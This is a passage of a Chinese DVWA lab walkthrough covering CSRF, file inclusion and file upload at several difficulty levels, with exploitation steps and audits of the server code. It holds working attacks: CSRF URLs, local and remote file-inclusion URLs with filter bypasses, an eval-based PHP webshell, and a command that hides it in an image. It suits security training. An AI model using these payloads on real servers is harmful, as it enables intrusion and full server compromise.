通过 Response 查看攻击成功的结果。

The screenshot displays the Burp Suite interface. The top section shows the intercepted request details, including the URL, host, user-agent, and various headers. The bottom section shows the response, which includes a 'Password Changed' message and a form for changing the password. The response is rendered in HTML, showing the structure of the page and the form elements.

攻击方案二：

用火狐浏览器插件 Modify header Value 或 Simple Modify Header 等进行参数构造。

攻击方案三：

现实攻击场景下，这种方法需要事先在公网上传一个攻击页面，诱骗受害者去访问，真正能够在受害者不知情的情况下完成 CSRF 攻击。将攻击页面命名为服务器地址或者域名，如：www.dvwa-test.com.html，在同一浏览器中打开攻击页面即可完成。

(4) 代码审计(Medium)

```
<?php

if( isset( $_GET[ 'Change' ] ) ){
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) != false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
```

```

$pass_conf = $_GET[ 'password_conf' ];

// Do the passwords match?
if( $pass_new == $pass_conf ) {
    // They do!
    $pass_new = ((isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new ) :
(trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : "");
    $pass_new = md5( $pass_new );

    // Update the database
    $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" .
dwaCurrentUser() . "'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or
die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ?
$__mysqli_res : false)) . '</pre>' );

    // Feedback for the user
    echo "<pre>Password Changed.</pre>";
}
else {
    // Issue with passwords matching
    echo "<pre>Passwords did not match.</pre>";
}
}
else {
    // Didn't come from a trusted source
    echo "<pre>That request didn't look correct.</pre>";
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false :
$__mysqli_res);
}

?>

```

代码中可以看到检查了保留变量 HTTP_REFERER (http 包头的 Referer 参数的值, 表示来源地址) 中是否包含 SERVER_NAME (http 包头的 Host 参数, 及要访问的主机名), 希望通过这种机制抵御 CSRF 攻击。

(5) 漏洞利用 (High)

尝试使用修改文件名的方式, 可发现密码并没有改变。通过 Burp 修改首部的方式, 获得

“Undefined index: user_token in”的错误提示，查看截获页面数据或者查看页面 HTML 代码可发现提交参数中多了一个“user_token”，而该参数的获取存在跨域问题，仅用 CSRF 攻击无法达到目的，需组合 XSS 攻击，利用 High 级别的 XSS 漏洞协助获取 Anti-CSRF token（因为这里的 XSS 注入有长度限制，不能够注入完整的攻击脚本，所以只获取 Anti-CSRF token）。

1 利用返回页面携带的 Token

捕获正常修改密码时返回页面的 Token，如：`<input type='hidden' name='user_token' value='b9185b45f7cff7479ceceed4bddc03d9' />` 对比捕获修改密码提交是的 Token 是不同的。

构建攻击 URL，`http://www.dvwa-`

`test.com//vulnerabilities/csrf/index.php?password_new=44444&password_conf=44444&Change=Change&user_token=b9185b45f7cff7479ceceed4bddc03d9`

重新登录，发现密码被修改为 44444

该攻击方式也可以使用 Burp 的 Repeater。通过 Repeater 提交捕获反馈页面上的 user_token 值。

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is active, displaying a GET request to `/vulnerabilities/csrf`. The parameters are listed in a table:

Type	Name	Value
URL	password_new	33333
URL	password_conf	33333
URL	Change	Change
URL	user_token	ba1433472448ce122947a2e2ee45e8b
Cookie	PHPSESSID	1n2776nj3mh95nv0uqa25c32
Cookie	security	high

Red arrows point to the 'user_token' parameter and its value. On the right, the 'Response' tab is active, showing the HTML response. A red arrow points to the `user_token` value in the response, which is `ba1433472448ce122947a2e2ee45e8b`. Text annotations in red indicate '修改的密码' (modified password) and '捕获反馈页面上的Token' (capture token on feedback page).

(6) 源码审计(High)

```
<?php
```

```
if( isset( $_GET[ 'Change' ] ) ){
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
```

```

        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new ) :
(trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : "");
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" .
dwaCurrentUser() . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) :
(($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false :
$__mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>

```

(7) 漏洞利用 (Impossible)

需要输入原来旧密码才能修改密码，如果不知道旧密码是无法完成密码修改的。

Impossible 级别的代码利用 PDO 技术防御 SQL 注入，至于防护 CSRF，则要求用户输入原始密码（简单粗暴），攻击者在不知道原始密码的情况下，无论如何都无法进行 CSRF 攻击。

(8) 源码审计(Impossible)

```

<?php

if( isset( $_GET[ 'Change' ] ) ){
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input

```

```

$pass_curr = $_GET[ 'password_current' ];
$pass_new   = $_GET[ 'password_new' ];
$pass_conf  = $_GET[ 'password_conf' ];

// Sanitise current password input
$pass_curr = stripslashes( $pass_curr );
$pass_curr = ((isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"],  $pass_curr ) :
(trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : "");
$pass_curr = md5( $pass_curr );

// Check that the current password is correct
$data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND
password = (:password) LIMIT 1;' );
$data->bindParam( ':user', dwwaCurrentUser(), PDO::PARAM_STR );
$data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
$data->execute();

// Do both new passwords match and does the current password match the user?
if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
    // It does!
    $pass_new = stripslashes( $pass_new );
    $pass_new = ((isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"],  $pass_new ) :
(trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : "");
    $pass_new = md5( $pass_new );

    // Update database with new password
    $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user
= (:user);' );
    $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
    $data->bindParam( ':user', dwwaCurrentUser(), PDO::PARAM_STR );
    $data->execute();

    // Feedback for the user
    echo "<pre>Password Changed.</pre>";
}
else {
    // Issue with passwords matching
    echo "<pre>Passwords did not match or current password incorrect.</pre>";
}

```

```
    }  
}  
  
// Generate Anti-CSRF token  
generateSessionToken();  
  
?>
```


四、File Inclusion（文件包含）

（1）漏洞简介

File Inclusion，意思是文件包含（漏洞），是指当服务器开启 allow_url_include 选项时，就可以通过 php 的某些特性函数（include(), require()和 include_once(), require_once()）利用 url 去动态包含文件，此时如果没有对文件来源进行严格审查，就会导致任意文件读取或者任意命令执行。

文件包含漏洞分为本地文件包含漏洞与远程文件包含漏洞，远程文件包含漏洞是因为开启了 php 配置中的 allow_url_fopen 选项（选项开启之后，服务器允许包含一个远程的文件）。

（2）漏洞利用（Low）

①本地文件包含

观察 URL <http://www.dvwa-test.com/vulnerabilities/fi/?page=file3.php> 可知是通过 page= 来执行 php 文件的，page 参数实际上是不可控的。

构造 URL <http://www.dvwa-test.com/vulnerabilities/fi/?page=/etc/shadow> 出现错误提示


```
Warning: include(/etc/shadow): failed to open stream: No such file or directory in
C:\phpStudy\PHPTutorial\WWW\vulnerabilities\fi\index.php on line 36
```

```
Warning: include(): Failed opening '/etc/shadow' for inclusion
(include_path='.:C:\php\pear;../external/phpids/0.6/lib/') in
C:\phpStudy\PHPTutorial\WWW\vulnerabilities\fi\index.php on line 36
```

显示没有这个文件，说明不是服务器系统不是 Linux，但同时暴露了服务器文件的绝对路径 C:\phpStudy\PHPTutorial\WWW\。

构造 url（绝对路径）

<http://www.dvwa-test.com/vulnerabilities/fi/?page=C:\phpStudy\PHPTutorial\WWW\php.ini> 读出了 php.ini 的文件内容。



构造 url（相对路径）

[http://www.dvwa-](http://www.dvwa-test.com/vulnerabilities/fi/?page=../../../../../../../../phpStudy\PHPTutorial\WWW\php.ini)

<test.com/vulnerabilities/fi/?page=../../../../../../../../phpStudy\PHPTutorial\WWW\php.ini>

同样可读出 php.ini 的文件内容。足够多的..\为保证可达服务器根目录。

②远程文件包含

在远处服务器（如攻击者主机）的 web 服务器目录下建立一个文件 test.txt，内容如下：


```
<?php
phpinfo();
?>
```

构造 URL <http://www.dvwa-test.com/vulnerabilities/fi/?page=http://192.168.192.1/test.txt>

成功执行该文件。

www.dvwa-test.com/vulnerabilities/fi/?page=http://192.168.192.1/test.txt


PHP Version 5.4.45



System	Windows NT KCHEN-07FF39A6E 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpStudy\PHPTutorial\php\php-5.4.45\php.ini

可以看到获取的是目标主机的信息。

为增加攻击隐蔽性，可通过 Brup 进行地址编码。



隐蔽性 URL：www.dvwa-

test.com/vulnerabilities/fi/?page=%68%74%74%70%3a%2f%31%39%32%2e%31%36%38%2e%31%39%32%2e%31%2f%74%65%73%74%2e%74%78%74

可得到同样的反馈页面。

(2) 代码审计 (Low)

服务器端核心代码

```
<php
//Thepagewewishtodisplay
$file=$_GET['page'];
>
```

服务器期望用户的操作是点击页面上的三个链接，服务器会包含相应的文件，并将结果返回。需要特别说明的是，服务器包含文件时，不管文件后缀是否是 php，都会尝试当做 php 文件执行，如果文件内容确为 php，则会正常执行并返回结果，如果不是，则会原封不动地打印文件内容，所以文件包含漏洞常常会导致任意文件读取与任意命令执行。

(4) 漏洞利用 (Medium)

①本地文件包含

构建同 Low 级别一样的绝对路径和相对路径，攻击成功。

②远程文件包含

构建同 Low 级别一样的两种地址，攻击失败。

从反馈页面提示可以看到，

Warning: include(192.168.192.1/test.txt): failed to open stream: No such file or directory in C:\phpStudy\PHPTutorial\WWW\vulnerabilities\fi\index.php on line 36
Warning: include(): Failed opening '192.168.192.1/test.txt' for inclusion (include_path='.:C:\php\pear;./external\phpids\0.5\lib') in C:\phpStudy\PHPTutorial\WWW\vulnerabilities\fi\index.php on line 36

提示中的无法打开远程文件 Failed opening '192.168.192.1/test.txt'缺少 http://，应该提示为 Failed opening 'http://192.168.192.1/test.txt'。因此推测使用了对 http://的替换规则。故可尝试使用双写方式绕过替换规则。由此构造 URL。

http://www.dvwa-test.com/vulnerabilities/fi/?page=hhttp://tp://192.168.192.1/test.txt

http://www.dvwa-

test.com/vulnerabilities/fi/?page=hhttp://tp://%68%68%74%74%70%3a%2f%2f%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%31%39%32%2e%31%2f%74%65%73%74%2e%74%78%74

获得正确反馈。

(5) 代码审计 (Medium)

服务器核心代码

```
<php

//Thepagewewishtodisplay
$file=$_GET['page'];

//Inputvalidation
$file=str_replace(array("http://","https://"),"", $file);
$file=str_replace(array("../","..\\"), "", $file);

>
```

可以看到，Medium 级别的代码增加了 str_replace 函数，对 page 参数进行了一定的处理，将"http://"、"https://"、"../"、".."替换为空字符，即删除。但代码中".."部分多了一个“号”，因此未能对..\符号进行替换。

(6) 漏洞利用 (High)

尝试 Low 级别和 Medium 级别的攻击方式，皆反馈为：ERROR: File not found!

通过反复尝试发现，除了 file1.php~file3.php 及 include.php，其它文件皆无法执行。推测是否对文件名做了限制。一般意义上网站为便于扩展，不会在代码中确定具体哪些文件能够访问或执行，而有可能会使用文件名规则。因此尝试构造 URL：

http://www.dvwa-test.com/vulnerabilities/fi/?page=file4.php

页面反馈如图所示。

File 4 (Hidden)

Good job!

This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

由此可知推论正确。

①本地文件包含

如何来执行其它文件呢？考虑到 file 协议可以用来打开本地文件，因此尝试构建 URL
http://www.dvwa-

test.com/vulnerabilities/fi/?page=file:///C:\phpStudy\PHPTutorial\WWW\php.ini

得到正确反馈。

②远程文件包含

File 协议只能打开服务器本地文件，无法进行远程文件访问。

(7) 代码审计 (High)

服务器核心代码

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ){
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

可以看到，High 级别的代码使用了 fnmatch 函数检查 page 参数，要求 page 参数的开头必须是 file，服务器才会去包含相应的文件。

(8) 漏洞利用 (Impossible)

上述方式皆尝试，无法进行文件包含攻击。

(9) 代码审计 (Impossible)

服务器核心代码

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file !=
"file3.php" ){
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

可以看到，Impossible 级别的代码使用了白名单机制进行防护，简单粗暴，page 参数必须为“include.php”、“file1.php”、“file2.php”、“file3.php”之一，彻底杜绝了文件包含漏洞。

(10) 资源推荐

合天网安实验室相关实验：

CTF-WEB 文件包含及注入：

<http://www.hetianlab.com/expc.do?ec=ECID172.19.104.182014110420381800001>

文件包含漏洞：

<http://www.hetianlab.com/expc.do?ec=ECID172.19.104.182015060917272000001>

本地包含漏洞实例：

<http://www.hetianlab.com/expc.do?ec=ECID9d6c0ca797abec2016090811365800001>

五、文件上传 (File Upload)

(1) 漏洞简介

File Upload，即文件上传漏洞，通常是由于对上传文件的类型、内容没有进行严格的过滤、检查，使得攻击者可以通过上传木马获取服务器的 webshell 权限，因此文件上传漏洞带来的危害常常是毁灭性的，Apache、Tomcat、Nginx 等都曝出过文件上传漏洞。

(2) 漏洞利用 (Low)



Low 级别对文件没有进行任何审计（比如病毒、木马），可直接上传，如果知道上传文件存储的路径，则可对文件直接运行。


比如，上传在 File Inclusion 中制作的 test.txt 文件，构造 URL。

http://www.dvwa-

test.com/vulnerabilities/fi/?page=C:\phpStudy\PHPTutorial\WWW\hackable\uploads\test.txt

在 Low 和 Medium 级别下可得到运行结果。

  | www.dvwa-test.com/vulnerabilities/fi/?page=C:\phpStudy\PHPTutorial\WWW\hackable\uploads\test.txt




当然，前提是要获得上传文件保存路径，有些服务器提供访问上传文件的访问链接，从而可以猜测出上传文件保存路径。也可以事先对网站扫描获取（如 owasp-zap）。

也可以通过“一句话”木马和蚁剑等工具获取服务器目录访问权限。


上传木马(hack.php)

```
<?php
@eval($_POST['pass']);
?>
```

打开蚁剑，添加数据。



双击添加的记录，显示服务器的所有目录和文件。



(3) 代码审计(Low)

服务器核心代码

```
<?php

if( isset( $_POST[ 'Upload' ] ) ){
```

```
// Where are we going to be writing to?
$target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
$target_path .= basename( $_FILES['uploaded']['name'] );

// Can we move the file to the upload folder?
if( !move_uploaded_file( $_FILES['uploaded']['tmp_name'], $target_path ) ){
    // No
    echo '<pre>Your image was not uploaded.</pre>';
}
else {
    // Yes!
    echo "<pre>{$target_path} succesfully uploaded!</pre>";
}
}

?>
```

basename(path,suffix)

函数返回路径中的文件名部分，如果可选参数 suffix 为空，则返回的文件名包含后缀名，反之不包含后缀名。

可以看到，服务器对上传文件的类型、内容没有做任何的检查、过滤，存在明显的文件上传漏洞，生成上传路径后，服务器会检查是否上传成功并返回相应提示信息。


(4) 漏洞利用 (Medium)

同样上传 hack.php，页面反馈：Your image was not uploaded. We can only accept JPEG or PNG images. 可知对文件后缀进行了限制。

①修改文件后缀

尝试将 test.txt 改为 test.png，上传成功，使用 File inclusion (Medium) 方式构建 URL <http://www.dvwa-test.com/vulnerabilities/fi/?page=C:\phpStudy\PHPTutorial\WWW\hackable\uploads\test.png>

反馈成功，运行结果如图所示。



尝试将 hack.php 改为 hack.png，上传成功。在蚁剑添加数据。



双击添加的数据运行，可成功获取服务器文件访问权限。

②抓包修改文件类型

使用 Burp 抓包，可查看提交相关代码。

```
-----265616973130209483341813704143
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----265616973130209483341813704143
Content-Disposition: form-data; name="uploaded"; filename="hack.png"
Content-Type: image/png

<?php
@eval($_POST['pass']);
?>
```

从页面代码可知，对文件大小和文件格式都做了限制。直接修改页面代码中的“hack.png”为“hack.php”，点击 **Forward** 按钮提交。通过蚁剑访问可知 hack.php 提交到服务器。

③修改上传格式

选择 hack.php，点击上传，使用 Burp 截包，页面相关代码如下：

```
-----303115231421994774963529859011
Content-Disposition: form-data; name="uploaded"; filename="hack.php"
Content-Type: application/octet-stream
```

在 Repeater 中修改 **Content-Type: application/octet-stream** 为 **Content-Type: image/png**，上传成功。

(5)代码审计(Medium)

```
<?php

if( isset( $_POST[ 'Upload' ] ) ){
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
```

```

        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
else {
    // Invalid file
    echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG
images.</pre>';
}
}
?>

```

可以看到，Medium 级别的代码对上传文件的类型、大小做了限制，要求文件类型必须是 jpeg 或者 png，大小不能超过 100000B（约为 97.6KB）

(6) 漏洞利用 (High)

尝试将 test.txt 改为 test.png，hack.php 改为 hack.png，皆上传失败，提示：Your image was not uploaded. We can only accept JPEG or PNG images。

使用 Burp 截包修改的几种方式也皆上传失败，提示：Your image was not uploaded. We can only accept JPEG or PNG images。

以上方案失败说明服务器通过文件内容和属性对文件类型进行甄别，仅通过修改文件后缀是无法通过。因此可考虑在真实图片文件中附加木马的方式。

使用文本编辑器（如 Notepad++、UltraEdit）在图片文件末尾加上

```

?php
phpinfo();
?>

```

另存为 test.jpg，可成功上传到服务器。

```

?php
phpinfo();
?>

```

```

00007520h: 3C 3F 70 68 70 0A 70 68 70 69 6E 66 6F 28 29 3B ; <?php.phpinfo();
00007530h: 0A 3F 3E ; .?>


```

直接通过 URL 打开该文件：



将 DVWA 基本调到 Low 或 Medium（便于运行 File Inclusion），构建 URL `http://www.dvwa-test.com/vulnerabilities/fi/?page=C:\phpStudy\PHPTutorial\WWW\hackable\uploads\test.jpg`

运行结果如图所示。



使用另外一种方法生成一张带木马程序的图片。使用 DOS 命令：`copy 2.jpg/b+hack.php/a hack.jpg` 注意以下几点：图片文件不能太大(<500KB)、文件顺序图片在前木马程序在后、以及相关参数，否则生成的图片文件无法打开。使用文本编辑器打开生成的图片可以发现木马程序附在文件末尾。

```

    部X%A3%FF%NUL衍4B%ED%D9$  钼沓=惻贖%YN%A)  韜R/[赵裙u垮艶奚%80%F4:(iim芒#%FF%D9<?php
    @eval($_POST['pass']);
    ?>
    SUB

```

